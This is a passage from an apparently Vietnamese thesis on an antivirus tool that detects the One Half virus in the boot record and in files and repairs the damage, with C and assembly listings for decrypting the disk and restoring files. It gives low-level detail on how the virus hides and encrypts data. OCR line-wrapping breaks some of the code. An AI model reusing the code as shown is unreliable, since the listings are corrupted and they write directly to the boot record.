- Còn nếu không phát hiện ra thì có thể có hai khả năng: Đó có thể là Master Boot làm nhiệm vụ đặc biệt, hoặc đó có thể là Master Boot bị nhiễm loại virus mà chương trình của chúng ta không nhận biết được, trong trường hợp đó, chương trình sẽ hỏi người sử dụng xem có đè một Master Boot chuẩn lên vị trí của Master Boot hay không.

Sau đây là sơ đồ khối của phần kiểm tra Master Boot:





Phần này có 4 hàm chính được viết bằng ngôn ngữ Assembler.

- Test_vir_mb(): Hàm này so sánh Master Boot cần kiểm tra với Master Boot chuẩn, nếu không OK sẽ tiến hành đối chiếu với các mã nhận biết virus trong file VMB.DAT.

Giá trị trả lại của hàm:

0 : Master Boot OK.

1 : Phát hiện ra virus.

2 : Master Boot khoong OK, song không phát hiện ra virus.

3 : Lỗi đọc đĩa hoặc không tìm thấy file VMB.DAT

Trong chương trình đã lưu trữ đoạn mã chuẩn của Master Boot, ý nghĩa của đoạn mã này chúng ta đã khảo sát trong phần tổng quan. Modul này sẽ tiến hành đọc Master Boot cần kiểm tra, so sánh đoạn mã của nó với đoạn mã trong Master Boot chuẩn. Nếu thấy hai đoạn mã hoàn toàn khớp nhau, thì Master Boot cần

kiểm tra OK, modul này kết thúc và trả về cho hệ thống gọi giá trị 0 (Master Boot OK). Còn nếu có sự sai lạc, thì Master Boot có vấn đề, có thể là nó đang chứa một virus B-virus nào đó, hoặc cũng có thể nó có một nhiệm vụ đặc biệt. Trong trường hợp này sẽ tiếp tục kiểm tra sự có mặt của virus trên Master Boot thông qua key value lưu trữ trong file VMB. DAT. Giống như việc kiểm tra đối với file VMEM.DAT, đầu tiên file VMB.DAT được mở ra. Nếu việc mở có lỗi (không có file VMB.DAT, hoặc có nhưng bị lỗi), modul sẽ kết thúc và trả về cho hệ thống gọi giá trị 3 (Lỗi đọc đĩa hoặc không tìm thấy file VMB.DAT). Trong trường hợp ngược lại, lần lượt từng bản ghi lưu trữ mã nhận biết của các B-virus được đọc vào và kiểm tra, đối chiếu với đoạn mã trong Master Boot. Mỗi record lưu mã nhận biết gồm 26 byte có cấu trúc như sau:

2 byte : Offset bắt đầu của mã nhận biết.
1 byte : Số lượng byte trong mã nhận biết.
10 byte : Mã nhận biết của virus.
1 byte : Head, nơi cất giấu Master Boot cũ của đĩa.
2 byte : Cyl-Sec, nơi cất giấu Master Boot cũ của đĩa.
10 byte : Tên của virus.

Nếu có một mã nhận biết B-virus nào đó trùng với đoạn mã tương ứng trong Master Boot cần kiểm tra, modul sẽ đưa ra thông báo tên của virus hiện đang có mặt trong Master Boot, ngắt và trả về hệ thống gọi giá trị 1 (phát hiện ra virus).

Còn nếu đã kiểm tra hết mọi mã nhận biết trong VMB.DAT mà không thấy có sự trùng lặp trong đoạn mã của Master Boot, modul cũng sẽ kết thúc và trả về cho hệ thống gọi giá trị 2 (Master Boot lạ, song không phát hiện ra virus).

- Khoi_phuc_MB(): Khôi phục lại Master Boot cũ trong trường hợp phát hiện ra virus, nắm được cơ chế giấu Master Boot của nó.

Trong trường hợp phát hiện ra virus hiện đang có mặt trong Master Boot, căn cứ vào record lưu mã nhận biết của nó, modul này biết được vị trí giấu Master Boot trước khi bị virus này lây nhiễm. Dựa trên căn cứ này, modul này sẽ khôi phục Master Boot bằng cách chuyển trở lại đoạn mã đầu của Master Boot từ vị trí cất giấu đến đè lên đoạn mã đầu trong Master Boot đang kiểm tra. Sau khi khôi phục xong, hệ thống sẽ lại quay lại để kiểm tra đối với Master Boot vừa khôi phục đó (xem sơ đồ khối phần trên).

- De_MB_chuan(): Đè Master Boot chuẩn trong trường hợp Master Boot không chuẩn nhưng không phát hiện được loại virus.

Trong trường hợp gặp Master Boot không chuẩn, và cũng không phát hiện ra sự có mặt của B-virus trong Master Boot, hệ thống sẽ hỏi người sử dụng xem có đè Master Boot chuẩn lên hay không. Nếu người sử dụng đồng ý, modul này sẽ được gọi. Công việc của modul này hoàn toàn giống như công việc của modul Khoi_phuc_MB, chỉ khác là thay vì lấy đoạn mã từ nơi cất giấu, modul này sẽ lấy đoạn mã chuẩn để chuyển đè lên đoạn mã trong Master Boot đang kiểm tra.

- Giai_ma(): Khôi phục phần dữ liệu trên đĩa trong trường hợp loại virus bị phát hiện có phá hoại bằng cách mã hoá.

Giá trị trả lại của hàm:

0 nếu khôi phục được,

1 nếu quá trình khôi phục bị lỗi.

Đây là một modul không thể tổng quát được. Lý do thứ nhất là không phải mọi B-virus đều tiến hành phá hoại, mã hoá để lại dấu vết trên đĩa để phải khôi phục. Lý do thứ hai là kiểu và đối tượng phá hoại của mỗi virus là khác nhau, có nghĩa là ứng với mỗi virus đã được khảo sát, biết chúng có phá hoại hoặc mã hoá dữ liệu trên đĩa, phải có một đoạn chương trình khôi phục ứng với virus đó. Theo như tôi biết, hầu hết các chương trình hiện nay đều chưa đáp ứng yêu cầu đó, họ yêu cầu lưu thông tin trên đĩa ra nơi an toàn trước khi tiến hành diệt các loại virus có mã hoá, phá hoại thông tin trên đĩa.

Trong đồ án này, vì chúng ta đang khảo sát virus One Half nên modul giải mã sẽ đề cập tới việc giải mã vùng thông tin đã bị One Half mã hoá.

Như chúng ta đã khảo sát virus One Half, mỗi lần khởi động, One Half tiến hành mã hoá 2 Cyl, xuất phát từ Cyl cao nhất chưa bị mã hoá vào phía trong, sau đó lưu giá trị Cyl thấp nhất đã bị mã hoá vào offset 29h trong Master Boot.

Như vậy, để giải mã, modul này trước hết phải lấy được 2 tham số: tham số thứ nhất là giá trị Cyl thấp nhất mà One Half đã mã hoá, tham số thứ hai là giá trị của toán hạng trong lệnh XOR mà One Half dùng để mã hoá. Hai tham số này tìm được tương ứng tại offset 29h trong Master Boot và offset 7D1h trong phần thân của virus.

Ngoài ra, modul này cũng phải sử dụng chức năng 08h của ngắt 13h để biết được các tham số ổ đĩa, phân tích trong bảng phân chương để lấy được Cyl lớn nhất trên đĩa. Sau khi có các thông số đó, tuần tự từng track cần giải mã được đọc vào trong bộ nhớ, tiến hành giải mã bằng phép toán XOR với giá trị XOR của One Half rồi lại ghi vào vị trí cũ của nó trên đĩa, hết track này đến

track khác. Sau khi giải mã hết các track trên một Cylinder, chuyển sang Cylinder tiếp theo và lặp lại công việc đó cho đến khi đã giải mã hết tất cả mọi Cynlinder từ Cyl cao nhất trên đĩa cho đến Cyl thấp nhất mà One Half đã mã hoá. Giá trị trả về hệ thống gọi của modul này là 0 nếu việc giải mã thành công, ngược lại sẽ trả về giá trị 1. Chi tiết xin xem phần phụ lục liệt kê chương trình.

Đoạn chương trình sau đây minh hoạ cách xử lý đã nói ở trên:

```
int loop,gttest_vmb,cont;
do {
   gttest_vmb=test_vir_mb();
   switch(gttest_vmb) {
      case 1: /* Phat hien ra VR */
         printf("\n Co giai ma du lieu tren dia khong <1/0> ? ");
         scanf("%d",&cont);
         if(cont==1) giai_ma_oh();
         printf("\n   Co khoi phuc MB khong <1/0> ?");
         scanf("%d",&cont);
         if(cont==1) {
            khoi_phuc_mb();
            loop=1;
         }
         else  loop=0;
         break;
      case 2: /* Not OK song khong phat hien ra VR*/
         printf(
   "\n Master Boot khong chuan, co de Master Boot chuan
khong <1/0>?);
         scanf("%d",&cont);
         if(cont==1) de_mb_chuan();
         loop=0;
         break;
      case 3:
```


```
            printf("\n   Loi doc dia ");
            return 1;
         default:
            printf("\n   Master Boot OK \n");
            loop=0;
         }
   } while (loop>0);
```


3. Kiểm tra file.

Căn cứ vào tính chất lây lan của virus trên các file, để kiểm tra và khôi phục file bị lây nhiễm virus, cần tiến hành bằng cả hai cách: Kiểm tra đoạn mã nhận biết virus và kiểm tra bằng sơ đồ hoạt động của virus. Đối với các virus đơn giản, việc lây nhiễm trên các file chỉ đơn giản là ghép thêm phần mã của virus vào phần đuôi của file, chúng ta có thể nêu ra một quy tắc cho việc nhận biết và khôi phục thông qua một CSDL đặc trưng của virus. Mỗi bản ghi đặc trưng cho một virus, bao gồm các trường như sau:

Size	2 byte	Kích thước của virus.
Offset	4 byte	Vị trí lưu trữ của đoạn mã nhận biết
Length Code	1 byte	Số lượng byte trong đoạn mã nhận biết
Code	10 byte	Đoạn mã nhận biết
Name	10 byte	Tên của virus

Sau đây là sơ đồ hoạt động của chương trình kiểm tra file:




Mở file (đọc-ghi)
Khôngbị nhiễm
Kiểm tra
bị nhiễm
Khôi phục file

Đối với các virus phức tạp hơn, như virus One Half mà chúng ta vừa khảo sát ở trên, phần mã của chúng đã bị mã hoá trước khi được ghép thêm vào file, cho nên chúng ta phải kiểm tra và khôi phục chúng thông qua sơ đồ hoạt động của từng con virus loại này.

Chương trình kiểm tra và khôi phục file trong khuôn khổ của luận án này tập trung chủ yếu vào việc phát hiện và khôi phục file bị nhiễm virus One Half.

a. Search file:

Để tiến hành liệt kê tất cả các file trên đĩa để kiểm tra, chúng ta phải sử dụng kỹ thuật tìm kiếm đệ quy. Để đảm bảo tính an toàn cũng như đảm bảo tính chất thống nhất trong hoạt động, đầu tiên chúng ta cất giữ DTA của DOS đang dành cho chương trình (chức năng 2Fh của ngắt 21h) rồi tạo DTA mới phục vụ cho việc tìm kiếm file (chức năng 1Ah của ngắt 21h). Với mỗi entry tìm kiếm được, chúng ta kiểm tra xem đó là file hay thư mục con. Nếu là file sẽ tiến hành kiểm tra file đó xem có bị nhiễm virus hay không, còn nếu đó là thư mục con thì xây dựng một mô tả tìm kiếm mới tương ứng cho thư mục con đó trong một DTA mới (tất nhiên trước đó phải cất giữ DTA hiện thời). Trong trường hợp việc tìm kiếm có lỗi (đã hết entry) đối với mô tả hiện thời, sẽ quay trở lại DTA trước đó để tìm kiếm tiếp.

Sau đây là đoạn chương trình viết bằng ngôn ngữ assembler minh hoạ cho việc liệt kê file:

```
mov     ah,2Fh
int     21h     ;lay dia chi vung DTA ngam dinh cua DOS,
                ;dat vao ES:BX
push    es
```

```
        push    bx      ; Cat giu de cuoi cung tra lai cho
        DOS.
        mov     dx,OFFSET buff_dta
        mov     ah,1Ah
        int     21h     ; Dat DTA bat dau lam viec
        mov     bx,dx
        mov     dx,OFFSET mota  ; Mo ta file tim kiem
        mov     cx,0FFh         ; Thuoc tinh file
loc_loop_0:
        mov     ah,4Eh
        int     21h     ; Tim tap tin thoa man dau tien
loc_loop_1:
        jc      het_thu_muc
        mov     al,byte ptr [bx+15h]
        push    ax
        and     al,08h  ; Nhan dia
        cmp     al,08h
        pop     ax
        je      tim_tiep        ; Là nhãn đĩa, bỏ qua tìm tiếp
        entry khác.
        push    ax
        and     al,10h
        cmp     al,10h  ; co la thu muc con khong
        pop     ax
        jne     la_file         ; Nhay neu khong phai la thu
        muc con
        cmp     byte ptr [bx+1Eh],'.'
        je      tim_tiep        ; La cac thu muc dac biet
        call    xd_mo_ta_t ; con neu la subdir thi xay dung
        mo ta moi
```

```
        add     bx,2Bh          ; bx tro toi DTA moi, DTA
        chiếm 2Bh byte
        push    dx
        mov     dx,bx
        mov     ah,1Ah
        int     21h
        pop     dx
        jmp     loc_loop_0      ; Tim tap tin dau tien theo mo ta
        moi
la_file:
        call    in_ten_file ; In ten file tim duoc trong DTA ra
        man hinh
                        ; và kiểm tra virus đối với file này
        call    xuong_dong
        jmp     tim_tiep
het_thu_muc:
        cmp     bx,OFFSET buff_dta
        je      ket_thuc        ;Nếu tìm hết trong dir. ngoài
        cùng thì kt
        call    xd_mo_ta_l
        sub     bx,2Bh
        push    dx
        mov     dx,bx
        mov     ah,1Ah
        int     21h
        pop     dx
tim_tiep:
        mov     ah,4Fh
        int     21h     ; Tim tap tin ke tiep
        jmp     loc_loop_1
```

```
ket_thuc:
        pop     bx
        pop     es
        mov     dx,bx
        push    es
        pop     ds
        mov     ah,1Ah
        int     21h     ; Dat DTA lai vi tri cu
        pop     es
        pop     ds
        ret
buff_dta db 400h dup (0)
mota   db 50h dup (0)
```

Đoạn chương trình trên gọi hai thủ tục xd_mo_ta_t và xd_mo_ta_l. Thủ tục xd_mo_ta_t là ghép thêm entry thư mục vừa tìm được vào mô tả file hiện tại để tìm kiếm trong thư mục con đó, còn thủ tục xd_mo_ta_l la gỡ bỏ thư mục cuối cùng trong mô tả file hiện tại để quay lùi trở lại tìm kiếm tiếp trong thư mục cha.

b. Kiểm tra file.

Căn cứ trên sơ đồ lây nhiễm của virus One Half đối với file, việc kiểm tra sẽ tiến hành trên hai loại file dạng .COM và dạng .EXE, bằng cách đọc và phân tích 1Ch byte đầu tiên của file.

b1. Kiểm tra file dạng .COM:

Như đã khảo sát file dạng .COM bị lây nhiễm virus One Half, file bị lây nhiễm phải bắt đầu bằng lệnh nhảy E9xxxx, nhảy tới đoạn mã đầu tiên của One Half thay thế trong file. Đoạn mã đầu tiên này và các đoạn mã sau đó thu xếp các công việc của virus, giải mã phần chương trình của virus ghép vào file. Cuối các đoạn mã (không quá 10 byte) là một lệnh nhảy E9xxxx hoặc EBxx

nhảy đến đoạn tiếp theo. Nếu một file có đầy đủ các yếu tố trên thì đó chính là file đã bị nhiễm One Half, căn cứ trên giá trị kích thước file, giá trị mã hoá ban đầu, giá trị tăng trong quá trình mã hoá, chương trình khôi phục của chúng ta sẽ tiến hành giải mã phần đầu (dữ liệu) của virus One Half, trả lại dữ liệu cho 10 đoạn mã và 3 byte đầu tiên của chương trình nguyên thể đã bị virus One Half thay thế.

b2. Kiểm tra file dạng .EXE:

Qua khảo sát ở các phần trước, chúng ta đã thấy rằng cơ chế lây nhiễm trên file .EXE hoàn toàn tương tự như đối với file dạng .COM, nghĩa là cũng thay thế 10 đoạn mã của chương trình nguyên thể bằng đoạn mã của virus, chỉ khác là nhận biết đối với file dạng .COM bằng 3 byte đầu tiên thì đối với file .EXE, nhận biết bằng Exe Header. Đoạn mã đầu tiên được trao quyền điều khiển được xác định bằng CS:IP và kích thước của Exe Header. Nếu bắt đầu từ đoạn mã đầu tiên, file có đủ các yếu tố giống như đối với file .COM thì có thể kết luận rằng file này đã bị nhiễm virus One Half. Việc khôi phục cũng tương tự như đối với file dạng .COM: Giải mã phần đầu (phần dữ liệu) của virus One Half, rồi tiến hành thay thế lại 10 đoạn mã đã bị One Half thay thế, xây dựng lại Exe Header đúng của file.

Sau đây là một số đoạn mã minh họa, chi tiết xin xem phần phụ lục liệt kê chương trình nguồn:

```
mov     dx,OFFSET tenfile
call    mo_file_handle      ; mo file dang xet theo che
do doc ghi,
                            ; the dat o bx, ax=1 neu co loi
                            ; Doi voi cac file ReadOnly
khong cho ;                   ; phep mo theo che do nay.
```

```
        cmp     ax,1
        je      mo_bi_loi
        mov     cx,1Ch      ;doc 1C byte dau tien, tai vi tri
        con tro file
        mov     dx,OFFSET buff_1C  ; con tro file vao
        buff_1C
        mov     ah,3Fh
        int     21h
        jc      doc_bi_loi
        cmp     ax,cx       ; Khong du so byte can doc
        jb      dong_file
        mov     si,OFFSET buff_1C
        cmp     byte ptr [si],0E9h
        je      loc_test_file_com ;  lenh dau tien la lenh nhay
        E9?
        cmp     word ptr [si],5A4Dh
        je      loc_test_file_exe
        jmp     dong_file   ; neu khong thi ket thuc
    loc_test_file_com:
        call    KT_FILE_COM
        cmp     ax,0
        je      dong_file   ; Khong bi nhiem nen dong file
        lai
        call    com_da_bi_nhiem
        jmp     dong_file
    loc_test_file_exe:
        call    KT_FILE_EXE
        cmp     ax,0
        je      dong_file   ; Khong bi nhiem nen dong file
        lai
```

```
        call    exe_da_bi_nhiem
        jmp     dong_file
dong_file:
        call    dong_file_handle
        cmp     ax,1
        je      dong_bi_loi
        jmp     loc_kt
doc_bi_loi:
        call    thong_bao_loi_doc
        jmp     dong_file
mo_bi_loi:
        call    thong_bao_loi_mo
        jmp     loc_kt
dong_bi_loi:
        call    thong_bao_loi_dong
        jmp     loc_kt
loc_kt:
        ret
;-------------------------
KT_FILE_COM PROC ; Kiem tra file not EXE (la file COM
          hoac khac)
        ; Tra ve gia tri trong thanh ghi ax
        ; ax=1 neu bi nhiem One Half
        ; ax=0 neu khong bi nhiem hoac trong qua trinh doc bi
        loi
        push    es
        push    bx
        push    cx
        push    dx
        push    si
```

```
        push    di
        mov     dx,word ptr [si+1] ; Byte dau la lenh nhay thi
[si+1]
                                   ; la dia chi nhay
        add     dx,3    ; Cong them 3 byte cua lenh nhay
truoc
        xor     ax,ax
        mov     es,ax
        mov     Header_Size,ax
        call    test_oh_file
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     es
        ret
KT_FILE_COM ENDP

;*****************************************
KT_FILE_EXE PROC ; Kiem tra file .EXE
        ; Tra ve gia tri trong thanh ghi ax
        ; ax=1 neu bi nhiem One Half
        ; ax=0 neu khong bi nhiem hoac trong qua trinh doc bi
loi
        push    es
        push    bx
        push    cx
        push    dx
        push    si
```

```
        push    di
        mov     dx,word ptr [si+ExeIP]
        mov     ax,word ptr [si+ReloCS]
        mov     es,ax
        mov     ax,word ptr [si+HdrSize]
        mov     cl,4
        shl     ax,cl
        mov     Header_Size,ax
        call    test_oh_file
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     es
        ret
KT_FILE_EXE ENDP

;*****************************
TEST_OH_FILE PROC
        ; Là thủ tục kiem tra xem file có các đoạn mã do virus
        thay thế
        ; hay không, nếu có lấy kích thước, giá trị mã hoá ban
        đầu
        ; và giá trị tăng trong quá trình mã hoá.
        ; Giá trị trả lại trong thanh ghi ax
        ; ax=1 la file đã bị nhiễm, ngược lại ax=0
TEST_OH_FILE ENDP

;*********************************
```

```
XD_VT_FILE PROC
        ; Xac dinh vi tri cua file .EXE can doc
        ; voi segment CS trong es,
        ; offset IP trong dx
        ; Gia tri tra lai trong cx:dx
       push     ax
       mov      ax,es
       xor      cx,cx
       clc
       shl      ax,1
       rcl      cx,1
       shl      ax,1
       rcl      cx,1
       shl      ax,1
       rcl      cx,1
       shl      ax,1
       rcl      cx,1
       add      dx,ax
       adc      cx,0
       add      dx,Header_Size
       adc      cx,0    ; cx:dx la vi tri ma CS:IP bat dau thuc
       hien lenh
       and      cx,000Fh
       pop      ax
       ret
XD_VT_FILE ENDP

;**********************************
```

```
KHOI_PHUC_FILE_COM PROC
    push    ax
    push    bx
    push    cx
    push    dx
    push    si
    push    di
    mov     dx,kich_thuoc
    xor     cx,cx
    call    dat_tro_file    ; Dat tro file ve phan dau cua
    virus
    cmp     ax,1
    je      khong_khoi_phuc_duoc
    mov     dx,OFFSET buff_temp ; buff luu phan dau
    cua virus.
    mov     cx,120h
    mov     ah,3Fh
    int     21h     ; Doc phan dau cua virus oh gom
    120h byte
    jc      khong_khoi_phuc_duoc
    cmp     ax,cx
    jb      khong_khoi_phuc_duoc
    mov     si,OFFSET buff_temp
    mov     dx,ma_hoa_file
    dec     cx
loop_giai_ma:
    xor     word ptr [si],dx
    add     dx,tang_ma_hoa_file
    inc     si
    loop    loop_giai_ma
```

```
        mov     si,OFFSET buff_temp
        mov     dx,si
        add     dx,40h    ; Offset cua du lieu tra lai cua doan
        dau tien
        add     si,2Ah ; Dia chi doan dau tien
        mov     cx,0Ah ; lap cho 10 doan
    loop_thay_the_file:
        push    cx
        push    dx
        mov     dx,word ptr [si]  ; Vi tri cua doan thay the voi
        file COM
        sub     dx,100h           ; lui lai 100 byte cua dau
        file COM
        xor     cx,cx
        call    dat_tro_file
        pop     dx
        pop     cx
        cmp     ax,1
        je      khong_khoi_phuc_duoc
        push    cx
        mov     cx,0Ah      ; Ghi 10 byte tu DS:DX vao vi tri
        con tro file.
        mov     ah,40h
        int     21h       ; Ghi 10 byte tu DS:DX vao vi tri con
        tro file
        pop     cx
        inc     si
        inc     si
        add     dx,0Ah
        loop    loop_thay_the_file
```

```
                ; duoi day thay 3 byte dau tien
        xor     cx,cx
        xor     dx,dx
        call    dat_tro_file
        mov     dx,OFFSET buff_temp
        add     dx,10h
        mov     cx,3
        mov     ah,40h
        int     21h
                ; Duoi day la cat file
        mov     dx,kich_thuoc
        xor     cx,cx
        call    dat_tro_file
        mov     cx,0
        mov     ah,40h
        int     21h
        jmp     khoi_phuc_xong
khong_khoi_phuc_duoc:
        call    xuong_dong
        mov     dx,OFFSET mess_loi_khoi_phuc
        mov     ah,09h
        int     21h
        jmp     ket_thuc_khoi_phuc
```

```
khoi_phuc_xong:
        call    xuong_dong
        mov     dx,OFFSET mess_khoi_phuc_xong
        mov     ah,09h
        int     21h
ket_thuc_khoi_phuc:
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        ret
KHOI_PHUC_FILE_COM ENDP

;*********************************

KHOI_PHUC_FILE_EXE PROC
        push    es
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        mov     dx,kich_thuoc
        add     dx,100h   ; o phan tren kt da tru 100h cua file
        com
        mov     si,OFFSET buff_1C
        mov     ax,word ptr [si+ReloCS]
```

```
        mov     es,ax
        call    xd_vt_file
        call    dat_tro_file    ; Dat tro file ve phan dau cua
        virus
        cmp     ax,1
        je      khong_khoi_phuc_duoc_exe_1
        mov     dx,OFFSET buff_temp    ; buff luu phan dau
        cua virus.
        mov     cx,120h
        mov     ah,3Fh
        int     21h      ; Doc phan dau cua virus oh gom
        120h byte
        jc      khong_khoi_phuc_duoc_exe_1
        cmp     ax,cx
        jb      khong_khoi_phuc_duoc_exe_1
        mov     si,OFFSET buff_temp
        mov     dx,ma_hoa_file
        dec     cx
    loop_giai_ma_exe:
        xor     word ptr [si],dx
        add     dx,tang_ma_hoa_file
        inc     si
        loop    loop_giai_ma_exe
        mov     si,OFFSET buff_temp
        mov     dx,si
        add     dx,40h    ; Offset cua du lieu tra lai cua doan
        dau tien
        add     si,2Ah    ; Dia chi doan dau tien
        mov     cx,0Ah ; lap cho 10 doan
    loop_thay_the_file_exe:
```

```
        push    cx
        push    dx
        mov     dx,word ptr [si] ; Vi tri cua doan thay the voi
        file EXE
        call    xd_vt_file ; trong modul nay da duoc cong
        them header
        call    dat_tro_file
        pop     dx
        pop     cx
        cmp     ax,1
        je      khong_khoi_phuc_duoc_exe_1
        push    cx
        mov     cx,0Ah  ; Ghi 10 byte tu DS:DX vao vi tri con
        tro file.
        mov     ah,40h
        int     21h     ; Ghi 10 byte tu DS:DX vao vi tri con
        tro file
        pop     cx
        inc     si
        inc     si
        add     dx,0Ah
        loop    loop_thay_the_file_exe
        jmp     xd_exe_header
khong_khoi_phuc_duoc_exe_1:
        jmp     khong_khoi_phuc_duoc_exe
                ; Xay dung lai Exe Header
xd_exe_header:
        mov     si,OFFSET buff_temp
        mov     di,OFFSET buff_1C
        mov     ax,word ptr [si+16h]
```

```
        mov     word ptr [di+ReloCnt],ax ; Lay lai ReloCount
        mov     ax,word ptr [si+1eh]
        mov     word ptr [di+ReloSS],ax ; Lay lai ReloSS
        mov     ax,word ptr [si+20h]
        mov     word ptr [di+ExeSP],ax ; Lay lai ExeSP
        mov     ax,word ptr [si+24h]
        mov     word ptr [di+ExeIP],ax ; Lay lai ExeIP
        mov     ax,word ptr [si+26h]
        mov     word ptr [di+ReloCS],ax ; Lay lai ReloCS
        sub     word ptr [di+PageCnt],7 ; Kich thuoc cua One
        Half
                                        ; chiem 7 trang, con thieu
        28h
        add     word ptr [di+PartPag],28h
        cmp     word ptr [di+PartPag],200h
        jb      ghi_exe_header
        sub     word ptr [di+PartPag],200h
        inc     word ptr [di+PageCnt]
ghi_exe_header:
        xor     cx,cx
        xor     dx,dx
        call    dat_tro_file
        mov     dx,OFFSET buff_1C
        mov     cx,1Ch
        mov     ah,40h
        int     21h
                ; Duoi day la cat file
        mov     dx,kich_thuoc
        add     dx,100h
        call    xd_vt_file
```

```
        call    dat_tro_file ; Dat tro file ve phan dau cua
        virus
        mov     cx,0
        mov     ah,40h
        int     21h     ; Cat file tai day
        jmp     khoi_phuc_xong_exe
    khong_khoi_phuc_duoc_exe:
        call    xuong_dong
        mov     dx,OFFSET mess_loi_khoi_phuc
        mov     ah,09h
        int     21h
        jmp     ket_thuc_khoi_phuc_exe
    khoi_phuc_xong_exe:
        call    xuong_dong
        mov     dx,OFFSET mess_khoi_phuc_xong
        mov     ah,09h
        int     21h
    ket_thuc_khoi_phuc_exe:
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        pop     es
        ret
  KHOI_PHUC_FILE_EXE ENDP
```

4. Hướng dẫn sử dụng chương trình.

Modul hệ thống được viết bằng ngôn ngữ C, modul hệ thống này gọi các modul con được viết trên ngôn ngữ Assembler. Các modul con tập trung giải quyết 3 vấn đề chính đã nói trong phần thiết kế chương trình là: Kiểm tra bộ nhớ trong, kiểm tra trên sector khởi động hệ thống và kiểm tra trên file. Tất cả chúng được dịch và liên kết tạo thành file khả thi TESTVIR.EXE. Modul hệ thống sử dụng tham số trên dòng lệnh, tham số này là tên ổ đĩa (drive), tên đường dẫn (path) mà chương trình sẽ kiểm tra trên hệ thống đường dẫn này.

Để khởi động chương trình, tại dấu mời hệ thống, đánh lệnh:

TESTVIR <drive>[path]

Ví dụ:

TESTVIR C:

hoặc TESTVIR C:\DOS

Nếu không tìm thấy tham số trên dòng lệnh (tức là chỉ có tên chương trình, không có tên ổ đĩa và đường dẫn), chương trình sẽ đưa ra một thông báo hướng dẫn cách khởi động chương trình như đã nói ở trên.

Sau khi khởi động, chương trình sẽ tuần tự tiến hành các công việc sau đây:

- Kiểm tra bộ nhớ trong: Đầu tiên, chương trình sẽ tìm file VMEM.DAT. Nếu không tìm được file trên đĩa sẽ thông báo không tìm được file dữ liệu này và sẽ ngắt toàn bộ chương trình. Trong trường hợp tìm được file sẽ so sánh đối chiếu các mã nhận biết virus trong file VMEM.DAT với bộ nhớ trong. Nếu tìm thấy mã của virus nào đó, sẽ thông báo sự có mặt của virus đó trong bộ nhớ và cũng sẽ ngắt toàn bộ chương trình, còn nếu không tìm được sẽ tiếp tục so sánh đối chiếu tổng dung lượng bộ nhớ (tại

0:413h) và địa chỉ của ngắt 21h (tại 0:84h). Nếu bộ nhớ không đủ 640K hoặc địa chỉ của ngắt 21h bị sai, chương trình sẽ đưa ra thông báo và hỏi người sử dụng xem có tiếp tục hay không (chọn Y để tiếp tục, chọn N để không tiếp tục). Nếu không tiếp tục nữa, hệ thống chương trình sẽ ngắt, còn nếu tiếp tục, sẽ chuyển sang công việc tiếp theo.

- Kiểm tra Master Boot (MB): Chương trình sẽ tiến hành đọc MB trên đĩa cần kiểm tra và so sánh với MB chuẩn, trong trường hợp trùng nhau, thì chương trình sẽ thông báo "Master Boot OK!" và sẽ tiếp tục công việc tiếp theo.

